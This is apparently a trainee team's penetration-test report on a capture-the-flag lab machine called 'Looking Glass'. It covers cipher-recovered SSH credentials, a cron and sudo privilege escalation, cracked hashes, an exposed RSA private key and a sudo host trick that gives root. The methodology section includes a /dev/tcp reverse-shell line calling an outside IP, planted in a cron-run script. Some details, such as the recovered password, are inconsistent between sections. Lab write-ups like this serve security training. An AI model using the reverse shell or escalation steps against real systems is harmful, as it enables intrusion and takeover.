



SECURITY ASSESSMENT

<< Looking Glass >>

Submitted to: << sprints>>

Security Analyst: << Ali Mohamed Abdelfatah >>

Security Analyst: << Mohamed Ahmed Fathy>>

Security Analyst: << Tarek Ayman Hassan>>

Security Analyst: << Ali Samy Gomaa>>

Security Analyst: << Zyad Mohamed Hagag>>

Date of Testing: << 14/10/2024>

Date of Report Delivery: <<24/10/2024>

Table of Contents

Contents

- SECURITY ENGAGEMENT SUMMARY 2**
 - ENGAGEMENT OVERVIEW 2
 - SCOPE..... 2
 - RISK ANALYSIS.....**ERROR! BOOKMARK NOT DEFINED.**
 - RECOMMENDATION.....**ERROR! BOOKMARK NOT DEFINED.**
- SIGNIFICANT VULNERABILITY SUMMARY 3**
 - High Risk Vulnerabilities 3
 - Medium Risk Vulnerabilities..... 3
 - Low Risk Vulnerabilities 3
- SIGNIFICANT VULNERABILITY DETAIL 4**
 - << **INFORMATION DISCLOSURE IN SSH** >> 4
 - << **MISCONFIGURATION IN CRONTAB** >> 5
 - << **WEAK ENCODING CIPHER** >> 6
 - << **MISCONFIGURATION IN PERMISSIONS** >> 7
 - << **PRIVILEGE ESCALATION VULNERABILITY** >>..... 8
- METHODOLOGY 9**
 - ASSESSMENT TOOLSET SELECTION 9
 - ASSESSMENT METHODOLOGY DETAIL 10

Security Engagement Summary

Engagement Overview

<<

Explain the engagement.

- The engagement was requested by the **Sprints team** to assess the security posture of the system.
- The engagement is being completed by **team4, as the trainee**.
- The primary goal is to **test the provided IP address** and identify any vulnerabilities that could result in **root or high-privilege access**.
- The assessment is conducted **one time**.

>>

Scope

<<

The scope of the engagement is a **network penetration test** focused on the **provided IP address**, with the objective of identifying vulnerabilities that could be exploited to **compromise the system or gain high-privilege access**.

>>

Executive Risk Analysis

<<

1. Information Disclosure in SSH (High)

- **Explanation:** When attempting to connect to SSH, valid credentials could be obtained by decrypting the Vigenère cipher.

2. Misconfiguration in Crontab (High)

- **Explanation:** There is a misconfiguration in the crontab, which leads to privilege escalation for the tweedledum user.

3. Weak Encoding Cipher (Medium)

- **Explanation:** During an SSH connection attempt, a valid password could be extracted by decoding it from SHA-256.

4. Misconfiguration in Permissions (Medium)

- **Explanation:** The humptydumpty user can access and view the private SSH key for alice.

5. Privilege Escalation Vulnerability (High)

- **Explanation:** The alice user can gain root access by running a bash command with the host ssalg-nikool.

>>

Executive Recommendation

<<

Enhance SSH security by using strong encryption and multi-factor authentication. Fix crontab misconfigurations and adjust permissions to restrict access to sensitive files. Implement role-based access control and secure password hashing methods like bcrypt for better protection.>>

Significant Vulnerability Summary

<<

This report highlights critical vulnerabilities that could lead to significant security risks.

>>

High Risk Vulnerabilities

- Information Disclosure in SSH
- Misconfiguration in Crontab
- Privilege Escalation Vulnerability

Medium Risk Vulnerabilities

- Weak Encoding Cipher
- Misconfiguration in Permissions

Low Risk Vulnerabilities

- non

Significant Vulnerability Detail

<<Information Disclosure in SSH >>

<<HIGH >>

<<

Vulnerability detail

- Assessed Risk Level: High
- **Discussion (Executive Summary):** This vulnerability was identified during the SSH connection process. Upon establishing a connection, a message encrypted with a Vigenère cipher was received. After decrypting the message, it revealed a secret word that provided valid system credentials, allowing unauthorized access to the system.
- **Evidence of Validation:**

```
Eno pz io yyhqho xyhbkhe wl sushf,  
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,  
Jani pjqumpzgn xhcdagi xag bjskvr dsoo,  
Pud cykdttk ej ba gaxt!  
  
Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh  
Ewl vpvict qseux dine huidox-achgb!  
Al peqi pt eitf, ick azmo mtd wlae  
Lx ymca krebqpsxug cevm.  
  
'Ick lrla xhzj zlbmg vpt Qesulvwzrr?  
Cpqx vw bf eifz, qy mthmjwa dwn!  
V jitinofh kaz! Gtntdvl! Ttspaj!'  
Wl ciskvttk me apw jzn.  
  
'Awbw utqasmx, tuh tst zljxaa bdcij  
Wph gjgl aoh zkuqsi zg ale hpie;  
Bpe oqbzc nxyi tst iosszqdtz,  
Eew ale xdte semja dbxxkhfe.  
Jdbr tivtmi pw sxderpIoeKeudmgdstd  
Enter Secret:  
jabberwock:KittyPleaseImpossibleHandle  
Connection to 10.10.139.9 closed.
```

- **Probability of Exploit/Attack:** The probability of exploitation is high due to the use of a weak encryption mechanism. An attacker with knowledge of the cipher could decrypt the message and obtain the credentials.
- **Impact of Exploitation:** If exploited, this vulnerability could allow attackers to gain unauthorized access to the system, potentially impacting multiple user accounts and departments. It could result in data breaches and compromise business continuity.
- **Remediation:** To mitigate this risk, it is recommended to replace the weak encryption method with a more secure one, such as AES. Additionally, ensure that sensitive information is not transmitted over SSH without proper encryption. Regularly update encryption practices and train users on secure communication protocols.

>>

<< Misconfiguration in Crontab >>

<<HIGH>>

<<

Vulnerability detail

- Assessed Risk Level: High
- Discussion (Executive Summary):** This vulnerability was identified due to a misconfiguration in the crontab. If a user with edit permissions modifies a script in the PATH file and adds a reverse shell to it, they can leverage the crontab's scheduled task to escalate privileges after rebooting the system using sudo permissions, potentially gaining access to other user accounts.
- Evidence of Validation:**

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ ls -la
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul  3 2020 .
drwxr-xr-x 8 root        root        4096 Jul  3 2020 ..
lrwxrwxrwx 1 root        root          9 Jul  3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 jabberwock jabberwock 220 Jun 30 2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30 2020 .bashrc
drwx----- 2 jabberwock jabberwock 4096 Jun 30 2020 .cache
drwx----- 3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .local
-rw-r--r-- 1 jabberwock jabberwock 807 Jun 30 2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul  3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul  3 2020 user.txt
jabberwock@looking-glass:~$
```

- Probability of Exploit/Attack:** The probability of exploitation is high since users with edit access to the PATH file could exploit the misconfiguration to gain unauthorized access through privilege escalation.
- Impact of Exploitation:** If exploited, this vulnerability could allow attackers to gain elevated access to sensitive user accounts, impacting multiple departments. This could lead to unauthorized access to critical data, system manipulation, and disruption of business operations.
- Remediation:** To mitigate this risk, it is recommended to review and restrict crontab edit permissions to only trusted users. Additionally, monitor and audit changes to crontab files and ensure that secure practices are followed when configuring scheduled tasks. Regularly check for unauthorized modifications to the PATH and related scripts.

>>

<<Weak Encoding Cipher >>

<<MEDIUM >>

<<

Vulnerability detail

- **Assessed Risk Level:** Medium
- **Discussion (Executive Summary):** This vulnerability was identified when a hacker gained access to a user account and discovered a file containing a hash encoded with SHA-256. This hash represented the password for another user on the system. Due to the weak encoding, the attacker could potentially crack the hash and gain unauthorized access to additional user accounts.
- **Evidence of Validation:**

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b]
```

REC 526 8

Output

the password is zyxwutongpamllk

- **Probability of Exploit/Attack:** The probability of exploitation is moderate, as it requires the attacker to gain initial access to a user account. However, once access is gained, the SHA-256 hash can be cracked using tools or methods like brute-forcing.
- **Impact of Exploitation:** If exploited, this vulnerability could allow an attacker to gain unauthorized access to another user's account, potentially accessing sensitive data and resources. It may impact user privacy, data integrity, and overall system security.
- **Remediation:** To mitigate this risk, it is recommended to store passwords using a stronger hashing algorithm with added salts, such as bcrypt or Argon2, which are more resistant to brute-force attacks. Additionally, ensure that file permissions are properly configured to restrict access to sensitive files containing password hashes.

>>

<<Misconfiguration in Permissions >>

<< MEDIUM >>

<<

Vulnerability detail

- **Assessed Risk Level:** Medium
- **Discussion (Executive Summary):** This vulnerability was identified after the removal of the humptydumpty user. Due to a misconfiguration in the system permissions, it is possible to read the private key belonging to the alice user using the cat command. This could potentially allow unauthorized access to sensitive resources associated with the alice user.
- **Evidence of Validation:**

```
cat: ./ssh/id_rsa: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat ./ssh/id_rsa
cat: ./ssh/id_rsa: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPLGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKp1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzf4v4uhPkxBLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7*2R3vyq7xyDrwiXEjfw4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABAoIBAQAIA5kCyMtQj
X2F+09J8qjvFzf+GSL7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjwqo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQ0
zmU73tuPVQSESgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDy0FWCbmgoVik4Lzk/rDGn9VjcYFxoPuj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDkT4QQvCJVrGbdBVG0FLoWZzLpYGJchxmLR+RHCB40pZjBgr5
8bjJlQcp6pplBRcf/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBA0xvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIFDyD7TeXefDY/y0nhDyrJXcb0ARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYfLykL9KaCGr
+zLC0tJ8FQZKjDh0GnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhxhA0ULXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6LzrdsHwdQAXK
e8wCbMuhAoGBA0Ky50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrn1gZNhTTAYnNRMH1U7kUfPUB2ZXcmnCGLhAGEbY9
k6ywCnCTtZ2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

- **Probability of Exploit/Attack:** The probability of exploitation is moderate, as it requires initial access to the system. However, once the misconfiguration is discovered, it becomes easy for an attacker to extract sensitive information like private keys.
- **Impact of Exploitation:** If exploited, this vulnerability could allow an attacker to gain unauthorized access to the alice user's account, leading to potential data breaches, exposure of sensitive information, and compromise of system integrity. It could impact specific user accounts and potentially disrupt operations.
- **Remediation:** To mitigate this risk, it is recommended to review and correct file and directory permissions after user account changes. Ensure that sensitive files, such as private keys, are restricted to their respective users and are not accessible to others. Regular audits of file permissions can help prevent similar misconfigurations.

>>


<< Privilege Escalation Vulnerability >>

<<HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified when an attacker gained access to the alice account. The attacker can view the sudo configuration for the alice user located in /etc/sudoers.d/alice. By executing a bash shell with the host ssalg-gnikool, the attacker can escalate privileges to root access, potentially compromising the entire system.
- **Evidence of Validation:**



```
alice@looking-glass:/tmp$ clear
alice@looking-glass:/tmp$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/tmp$ hostname
looking-glass
alice@looking-glass:/tmp$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:/tmp#
```

-
- **Probability of Exploit/Attack:** The probability of exploitation is high, as any user with access to the alice account can leverage the sudoers configuration to gain root access without sufficient barriers.
- **Impact of Exploitation:** If exploited, this vulnerability could allow the attacker to gain complete control over the system, impacting all user groups, departments, and overall business continuity. This could lead to unauthorized data access, data loss, and significant financial repercussions for the organization.
- **Remediation:** To mitigate this risk, it is essential to review and tighten the sudoers configuration for the alice user and ensure that only necessary privileges are granted. Implementing the principle of least privilege and conducting regular audits of user permissions can help prevent privilege escalation vulnerabilities.

>>

Methodology

<<

- **Scanning with Nmap:** Conduct a comprehensive network scan using Nmap to identify services running on the target systems.
- **Using dCode:** Utilize the dCode website to determine the encryption cipher used.
- **Using Vigenère Tool:** Employ the Vigenère cipher tool to decode the identified cipher.
- **CypherChef Website:** Use the CypherChef website to decrypt SHA-256 hashes.
- **Using Python Server:** Set up a Python server to facilitate the use of the LinPEAS tool for privilege escalation checks.

>>

Assessment Toolset Selection

<<

- **Nmap:** For network scanning and service identification.
- **dCode:** To analyze and identify the encryption cipher.
- **Vigenère Tool:** For decoding the Vigenère cipher.
- **CypherChef:** To decrypt SHA-256 hashes.
- **Python Server:** To run LinPEAS and facilitate file transfers.

>>

Assessment Methodology Detail

<<

At first scanning using nmap as

```
(zezo@kali)-[~/Downloads]
$ nmap -sC -sV -A 10.10.139.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-09 04:45 EDT
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 27.07% done; ETC: 04:46 (0:00:32 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 27.12% done; ETC: 04:46 (0:00:35 remaining)
Stats: 0:02:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.22% done; ETC: 04:48 (0:00:01 remaining)
Stats: 0:03:09 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.52% done; ETC: 04:48 (0:00:01 remaining)
Stats: 0:04:24 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.70% done; ETC: 04:50 (0:00:00 remaining)
Stats: 0:05:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.85% done; ETC: 04:50 (0:00:00 remaining)
Nmap scan report for 10.10.139.9 (10.10.139.9)
Host is up (0.28s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9000/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9010/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9011/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9040/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9050/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9071/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

A lot of ssh services after many tries a finding the target port

```
(zezo@kali)-[~/Downloads]
$ ssh -o HostKeyAlgorithms=+ssh-rsa 10.10.139.9 -p 10017
The authenticity of host '[10.10.139.9]:10017 ([10.10.139.9]:10017)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:2: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  (13 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.139.9]:10017' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box.
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmte pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdX ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvds lloimi bp bwvyxaa.

Eno pz io yyqhho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdagi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkhe
Ewl vpvict qseux dine huidox-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevum.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdst
Enter Secret: 
```

Contin like as poem after identifier it we know this is vigenere cipher after decrypt it we gain a valid creds as

```

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdagi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidox-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevnm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdst
Enter Secret:
jabberwock:KittyPleaseImpossibleHandle
Connection to 10.10.139.9 closed.

```

Now connect to ssh and we find a mis configuration in sudo and cron tap allow to us escalate our privilege to another user if add a reverse shell to bash file and reboot using root permission as

```

jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u

User jabberwock may run the following commands on looking-glass:
  (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ ls -la
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 3 2020 .
drwxr-xr-x 8 root        root        4096 Jul 3 2020 ..
lrwxrwxrwx 1 root        root          9 Jul 3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 jabberwock jabberwock 220 Jun 30 2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30 2020 .bashrc
drwx----- 2 jabberwock jabberwock 4096 Jun 30 2020 .cache
drwx----- 3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .local
-rw-r--r-- 1 jabberwock jabberwock 807 Jun 30 2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul 3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 2020 user.txt
jabberwock@looking-glass:~$

```

```

-jw-1-1-1-1 jabberwock jabberwock 38 Jul 3 2020 user.txt
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ cat twasBrillig.sh
exec 5</dev/tcp/10.9.190.28/5555;cat <&5 | while read line; do $line 2>&5 >&5; done
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.123.225 closed by remote host.
Connection to 10.10.123.225 closed.

```

After gain access can you find there is a encrypt password using sha-256 after decrypt and try use it to move to another user as

```

dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b

```

REC 526 8

Output

the password is `zyxwutongpownlk`

```

/bin/sh: 45: cdd: not found
$ su tweedledee
Password:
su: Authentication failure
$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/alice$ pwd
/home/alice

```


After that there was mis configuration in permission the user can show private ssh key for alice

```
cat: ./ssh/id_rsa: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat ./ssh/id_rsa
cat: ./ssh/id_rsa: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKPl1L4bq/4vU30UcA+aYHxqhyq39arpeceHvit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzfzv4uhPkxBLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7*2R3vyq7xyDrwiXEjfw4yYe+kLiGZyyk1ia7HGHnKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABaoIBAQAIA5kCyMqtQj
X2F+09J8qjvFzf+GSL7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKlb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQ0
zmU73tuPVQSEsgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCBmgOvik4Lzk/rDGn9VjcYFxoPu3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDkT4QvCJVrGbdBVGOFlowZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRcf/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uS3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcb0ARwjivhDLdxhzFkx
